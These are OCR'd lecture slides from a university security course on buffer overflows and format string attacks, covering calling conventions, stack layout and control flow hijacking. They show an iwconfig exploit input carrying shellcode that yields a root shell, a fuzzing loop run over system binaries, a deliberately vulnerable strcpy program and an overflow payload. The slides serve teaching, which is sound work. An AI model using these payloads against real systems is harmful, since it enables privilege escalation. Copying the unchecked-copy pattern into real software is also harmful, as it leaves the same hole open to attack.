Exploits

Buffer Overflows and Format String Attacks

David Brumley
Carnegie Mellon University

With a few additional notes by Seth Nielson.
All slides original except where marked.


You will find

at least one error


on each set of slides. :)

An Epic Battle

vs.



Find *Exploitable* Bugs



OK

```
$ iwconfig accesspoint
```


Exploit

```
$ iwconfig 01ad 0101 0101 0101
           0101 0101 0101 0101
           0101 0101 0101 0101
           0101 0101 0101 0101
           0101 0101 fce8 bfff
           0101 0101 0101 0101
           0101 0101 0101 0101
           0101 0101 0101 0101
           0101 0101 0101 3101
           50c0 2f68 732f 6868
#                    e389 5350
                     0bb0 80cd
```

Superuser

Seth’s Notes

- Only get superuser if “setuid”
- “setuid” enables escalating permissions


~~Bug~~ Fixed!
White
Black

Fact:

Ubuntu Linux
has over
99,000
known bugs

```
inp=`perl -e '{print "A"x8000}'`
for program in /usr/bin/*; do
  for opt in {a..z} {A..Z}; do
    timeout -s 9 1s
      $program -$opt $inp
  done
done
```

1009 Linux programs. 13 minutes.
52 *new* bugs in 29 programs.

Evil David

Which bugs are exploitable?

Today, we are going to learn how to tell.

Bugs and Exploits

- A ***bug*** is a place where real execution behavior may ***deviate*** from expected behavior.
- An ***exploit*** is an ***input*** that gives an attacker an advantage

Method	Objective
Control Flow Hijack	Gain control of the instruction pointer `%eip`
Denial of Service	Cause program to crash or stop servicing clients
Information Disclosure	Leak private information, e.g., saved password

Agenda


1. Control Flow Hijacks

2. Common Hijacking Methods
   - Buffer Overflows
   - Format String Attacks

1. What’s new

Control Flow Recap

Basic Execution



Seth’s Notes

- Stack
  - For temporary static variables
  - Function call/return data
  - Linear
  - Generally, tightly managed
- Heap
  - Global variables and dynamic variables
  - Hierarchical, “free floating”
  - Fragmented, not tightly managed

Seth’s Notes

- Assembly Funciton calls
- There is no such thing in memory
- Rather, jump to new location (“function”)
- Save context of old location
- Load context for new location
- Include information for “returning”

Seth’s Notes

- There are multiple ways to do this
- “Calling Conventions”
- Caller Cleanup – caller cleans stack
- Callee Cleanup – called function cleans stack
- Other convention variations:
  - Order that function data is loaded onto stack
  - Whether some data is put into registers instead

Seth's Notes

- Visualizing caller v callee cleanup

stdcall (callee)

```
    push arg1
    push arg2
    push arg3
    call proc

proc:
    pop  r1    ; the return address
    pop  r2
    pop  r2
    pop  r2
    push r1
    ret
```

cdecl (caller)


```
    push arg1
    push arg2
    push arg3
    call proc
    pop  r2
    pop  r2
    pop  r2

proc:
    ret
```

EBP and ESP

- EBP
  - Stack Base Pointer
  - Where the stack was when the routine started
- ESP
  - Stack Pointer
  - Top of the current stack
- EBP is a previous function's saved ESP

cdecl – the default for Linux & gcc

```
int orange(int a, int b)
{
  char buf[16];
  int c, d;
  if(a > b)
    c = a;
  else
    c = b;
  d = red(c, buf);
  return d;
}
```



Control Flow Hijack:
Always Computation + Control

shellcode (aka payload)	padding	&buf

computation + ***control***

- code injection
- return-to-libc
- Heap metadata overwrite
- return-oriented programming
- ...

Same principle, different mechanism

Buffer Overflows

Assigned Reading:

Smashing the stack for fun and profit
by Aleph One

What are Buffer Overflows?

A ***buffer overflow*** occurs when data is written <u>outside</u> of the space allocated for the buffer.


- C does not check that writes are in-bound

1. Stack-based
   - covered in this class
2. Heap-based
   - more advanced
   - very dependent on system and library version

Basic Example

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```


```
Dump of assembler code for function main:
   0x080483e4 <+0>:  push   %ebp
   0x080483e5 <+1>:  mov    %esp,%ebp
   0x080483e7 <+3>:  sub    $72,%esp
   0x080483ea <+6>:  mov    12(%ebp),%eax
   0x080483ed <+9>:  mov    4(%eax),%eax
   0x080483f0 <+12>: mov    %eax,4(%esp)
   0x080483f4 <+16>: lea    -64(%ebp),%eax
   0x080483f7 <+19>: mov    %eax,(%esp)
   0x080483fa <+22>: call   0x8048300 <strcpy@plt>
   0x080483ff <+27>: leave
   0x08048400 <+28>: ret
```



“123456”

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```


```
Dump of assembler code for function main:
   0x080483e4 <+0>:  push   %ebp
   0x080483e5 <+1>:  mov    %esp,%ebp
   0x080483e7 <+3>:  sub    $72,%esp
   0x080483ea <+6>:  mov    12(%ebp),%eax
   0x080483ed <+9>:  mov    4(%eax),%eax
   0x080483f0 <+12>: mov    %eax,4(%esp)
   0x080483f4 <+16>: lea    -64(%ebp),%eax
   0x080483f7 <+19>: mov    %eax,(%esp)
   0x080483fa <+22>: call   0x8048300 <strcpy@plt>
   0x080483ff <+27>: leave
   0x08048400 <+28>: ret
```



“A”x68 . “\xEF\xBE\xAD\xDE”

